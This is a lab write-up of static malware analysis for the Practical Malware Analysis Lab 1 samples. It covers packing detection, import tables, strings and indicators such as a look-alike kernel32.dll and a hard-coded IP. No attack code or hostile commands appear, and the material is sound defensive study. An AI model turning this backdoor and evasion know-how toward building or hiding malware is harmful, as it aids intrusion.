

Practical No. 1

a- This lab uses the files **Lab01-01.exe** and **Lab01-01.dll**.

i- To begin with, we have **Lab01-01.exe** and **Lab01-01.dll**. At first glance, we can might assume these associated. As **.dlls** can't be run on their own, potentially **Lab01-01.exe** is used to run **Lab01-01.dll**. We can upload these to <http://www.VirusTotal.com> to gain a useful amount of initial information (Figure 1.1).





Figure 1.1— VirusTotal.com reports for **Lab01-01.exe** and **Lab01-01.dll**.

Although the book states that these files are initially unlikely to appear within [VirusTotal](http://www.VirusTotal.com), they have become part of the antivirus signatures so have been recognised. We currently see that 44/73 antivirus tools pick up on malicious signatures from **Lab01-01.exe**, whereas 36/71 identify **Lab01-01.dll** as malicious.

Malware Analysis

ii-We can use [VirusTotal](#) to identify more information, such as when the files were compiled. We see that the two files were compiled almost at the same time (*around 2010-12-19 16:16:19*) — this strengthens the theory as the two files are associated. Other tools can also be utilised to identify Time Date Stamp, such as [PE Explorer](#) (Figure 2.1).

Portable Executable Info ⓘ

Header

Target Machine	Intel 386 or later processors ;
Compilation Timestamp	2010-12-19 16:16:19
Entry Point	6176
Contained Sections	3


HEADERS INFO

Address of Entry Point: 00401820 ✓ Real Image Checksum:

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0003h	
Time Date Stamp	4D0E2FD3h	19/12/2010 16:16:19
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	

Figure 2.1 — Date Time Stamps from VirusTotal.com and PE Explorer.

iii-When a file is **packed**, it is more difficult to analyse as it is typically obfuscated and compressed. Key indicators that a program is packed, is a lack of visible strings or information, or including certain functions such as `LoadLibrary` or `GetProcAddress` — used for additional functions. A packed executable has a **wrapper program** which decompresses and runs the file, and when statically analysing a packed program, only the wrapper program is examined.




Malware Analysis

[PEiD](#) can be used to identify whether a file is packed, as it shows which packer or compiler was used to build the program. In this case *Microsoft Visual C++ 6.0* is used for both the **Lab01-01.exe** and **Lab01-01.dll** (figure 3.1), whereas a packed file would be packed with something like [UPX](#).

iv- Investigating the **imports** is useful in identifying what the malware might do. Imports are functions used by a program, but are actually stored in a different program, such as common libraries. Any of the previously used tools ([VirusTotal](#), [PEiD](#), and [PE Explorer](#)) can be used to identify the imports. These are stored within the **ImportTable** and can be expanded to see which functions have been imported.


Lab01-01.exe imports functions from `KERNEL32.dll` and `MSVCRT.dll`, with **Lab01-01.dll** also importing functions from `KERNEL32.dll`, `MSVCRT.dll`, and `WS2_32.dll` (figure 4.1)



The screenshot shows the Imports Viewer window for Lab01-01.exe. The top table lists imported DLLs, and the bottom table lists imported API names.

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	000020B8	00000000	00000000	000021C2	00002000
MSVCRT.dll	000020E4	00000000	00000000	000021E2	0000202C

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
00002008	00002008	00002144	01B5	IsBadReadPtr
0000200C	0000200C	00002154	01D6	MapViewOfFile
00002010	00002010	00002164	0035	CreateFileMappingA
00002014	00002014	0000217A	0034	CreateFileA
00002018	00002018	00002188	0090	FindClose
0000201C	0000201C	00002194	009D	FindNextFileA
00002020	00002020	000021A4	0094	FindFirstFileA
00002024	00002024	000021B6	0028	CopyFileA



The screenshot shows the Imports Viewer window for Lab01-01.dll. The top table lists imported DLLs, and the bottom table lists imported API names.

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	000020AC	00000000	00000000	0000214E	00002000
WS2_32.dll	000020DC	00000000	00000000	0000215C	00002030
MSVCRT.dll	000020C4	00000000	00000000	00002172	00002018

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
00002000	00002000	00002116	0296	Sleep
00002004	00002004	0000211E	0044	CreateProcessA
00002008	00002008	00002130	003F	CreateMutexA
0000200C	0000200C	00002140	01ED	OpenMutexA
00002010	00002010	00002108	001B	CloseHandle

Malware Analysis

- `KERNEL32.dll` is a common DLL which contains core functionality, such as access and manipulation of memory, files, and hardware. The most significant functions to note for **Lab01-01.exe** are `FindFirstFileA` and `FindNextFileA`, which indicates the malware will search through the filesystem, as well as open and modify. On the other hand, **Lab01-01.dll** most notably uses `Sleep` and `CreateProcessA`.
- `WS2_32.dll` provides network functionality, however in this case is imported by ordinal rather than name, it is unclear which functions are used.
- `MSVCRT.dll` imports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imported functions, so far it could be assumed that this malware allows for a network-enabled back door.

v- Along with **Lab01-01.exe** and **Lab01-01.dll**, there are other ways to identify malicious activity on infected systems. Disassembling **Lab01-01.exe** in [PE Explorer](#) shows us a set of strings around `kernel32.dll` which is supposed to be disguised as the common `kernel32.dll` — note `l` rather than `l` (figure 5.1).




Figure 5.1— Disassembly of **Lab01-01.exe** and **Lab01-01.dll** using PE Explorer

vi- Further investigating the strings, however for **Lab01-01.dll**, it is apparent that there is an IP address of `127.26.152.13`, which would act as a network based indicator of malicious activity (figure 5.1).

Malware Analysis

vii-Bringing all the pieces together, there can be an assumption made that **Lab01-01.exe**, and by extension **Lab01-01.dll**, is malware which creates a backdoor. [VirusTotal](#) provided indication that the files were malicious, and utilising this or [PE Explorer](#) it was established that the two were likely related, with the **.dll** is dependant upon the **.exe**. The files are not packed(as identified by [PEiD](#)), small programs, with no exports, however specific imports which indicate that **Lab01-01.exe** might search through directories and create/manipulate files such as the disguised `kernel32.dll`, as well possibly searching for executables on the target system, as suggested by the `string exec` within **Lab01-01.dll**.

b- Analyse Lab01-02.exe.

i-As with the previous lab, uploading **Lab01-02.exe** in [VirusTotal.com](#) shows us that 47/71 antivirus tools recognise this file's signature as malicious (figure 1.1).




Figure 1.1— VirusTotal.com reports for **Lab01-02.exe**.

ii-We can identify whether the file is packed, either through [VirusTotal.com](#) or [PEiD](#). A file which is not packed will indicate the compiler (eg, *Microsoft Visual C++ 6.0*), or the method in which it has been packed. Initially, [PEiD](#) declared there was *Nothing found* *, however after changing from a *normal* to *deep* scan, it has been determined that the file has been packed by [UPX](#) (figure 2.1).




Figure 2.1 — PEiD Deep scan

- **Normal** scan is at the Entry Point of the PE File for documented signatures.
- **Deep** scan is the containing section of the Entry Point
- **Hardcore** scan is a complete scan of the entire file for signatures.

Another way of identifying whether the file has been packed or not, is via the Entry Point Section (*EP Section*) — these are `UPX0`, `UPX1` and `UPX2`, section names for UPX packed files. `UPX0` has a virtual size of `0x4000` but a raw size of `0` (figure 2.2), likely reserved for uninitialized data — the unpacked code.

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
UPX0	00001000	00004000	00000400	00000000	E0000080
UPX1	00005000	00001000	00000400	00000600	E0000040
UPX2	00006000	00001000	00000A00	00000200	C0000040

Figure 2.2 — PEiD PE Section Viewer

We are able to unpack the file directly within [PE Explorer](#), with the **UPX Unpacker Plug-in**. When enabled, this automatically unpacks the file when loaded (Figure 2.3).

```

24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Rebuilding Image...
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Section: .text 4096 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Section: .rdata 4096 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Section: .data 4096 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Decompressed file size: 16384 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: processed
    
```

Figure 2.3 — UPX Unpacker Plug-in running in PE Explorer

iii- When the file is unpacked, we can investigate `strings` and `imports` to see what the malware gets up to. From the Import Viewer within [PE Explorer](#), we see there are four imports (figure 3.1).

- `KERNEL32.DLL` — imported to most programs and doesn't tell us much other than suggesting the potential of creating threads/processes.
- `ADVAPI32.dll` — specifically `CreateServiceA` is of note.
- `MSVCRT.dll` — imported to most programs and doesn't tell us much.
- `WININET.dll` — specifically `InternetOpenA` and `InternetOpenURLA` are of note.




Figure 3.1 — Import Viewer within PE Explorer

iv- So far, this is suggesting that the malware is creating a service and connecting to a URL. Checking out the `strings` of the file in the Disassembler, we see `'Malservice'`, `'http://www.malwareanalysisbook.com'` and `'Internet Explorer 8.0'` (figure 3.2). These potentially act as host or network based indicators of malicious activity, though the service to run, URL to connect to, and the preferred browser.




Figure 3.2 — Disassembler Strings

C. Analyze the file Lab01-03.exe.

i- Once again, uploading to [VirusTotal.com](https://www.virustotal.com) indicates that **Lab01-03.exe** is malicious due to 58/69 antivirus tools currently recognising signatures.

ii Scanning this with [PEiD](#) demonstrates that **Lab01-03.exe** is packed with [FSG 1.0](#) (figure 2.1 left). This is much more difficult to unpack than [UPX](#) and must be done manually. Currently we are unable to unpack this. Check out **Lab 18-2** (Chapter 18, Packers and Unpacking) to unpack in [OllyDbg](#).




Figure 2.1 — PEiD showing Lab01-03.exe packed with FSG 1.0 (left) and Section Viewer (right)

Other indicators that the file is packed, are the missing names in the EP Section viewer (Figure 2.1 right), as well as the first section having a virtual size of 0x3000 and a raw size of 0 — again most likely reserved for the unpacked code.

Malware Analysis

iii- Although **Lab01-03.exe** is currently ununpackable, we can still try to identify any imports to get an idea of what the file might do.




Figure 3.1 — Dependency Walker for **Lab01-03.exe**

Loading the file into [PE Explorer](#) unfortunately shows a blank Import Table, and running it in the Disassembler is also unhelpful. Another useful program is [Dependency Walker](#), which lists the imported and exported functions of a portable executable (PE) file (figure 3.1).

Here, we can see that **Lab01-03.exe** is dependant upon (and therefore imports) `KERNEL32.DLL`. The particular functions here are `LoadLibraryA` and `GetProcAddress`, however this does not tell us much about the functionality other than the fact the file is packed.

iv- We are unable to unpack the file the visible imports are uninformative, and we can't see any strings in [PE Explorer](#) (figure 4.1), it is difficult to suggest what the file might do, or identify any host/network based malware-infection indicators.




Figure 4.1 — PE Explorer showing no strings information for packed **Lab01-03.exe**

D- Analyze the file **Lab01-04.exe**.

i- **Lab01-04.exe** is recognised as malicious, with 53/72 engines detecting malicious signatures (Figure 1.1).

ii- [PEiD](#) shows us that the file is unpacked (and compiled with *Microsoft Visual C++ 6.0*) (figure 2.1). Likewise, the EP section shows the valid file names as well as actual raw sizes

Malware Analysis

for them all, rather than UPX0-3 or blanks, as well as a raw size of 0, typically seen for packed files (figure 2.1). As this is not packed, there is no need to unpack it.





Figure 2.1 — PEiD showing Lab01–04.exe is not packed and Section Viewer

iii- Loading **Lab01–04.exe** into [PE Explorer](#), we initially see that the Date Time Stamp is clearly faked (figure 3.1). At the time of writing it looks as though the file was compiled months in the future, and it's not immediately clear what the real stamp should be.



Figure 3.1 — Date Time Stamp of Lab01–04.exe

iv- Switching to the Import Viewer within [PE Explorer](#), we see that there are three of the common .dll imported (figure 4.1).




- KERNEL32.dll — Core functionality, such as access and manipulation of memory, files, and hardware.
- ADVAPI32.dll — Access to advanced core Windows components such as the Service Manager and Registry. The functions here look like they're doing something with privileges.
- MSVCRT.dll — imports are functions that are included in most as part of the compiler wrapper code.

Malware Analysis

Assessing the combination of imports, there are a few key ones which can point us in the direction of the program's functionality.

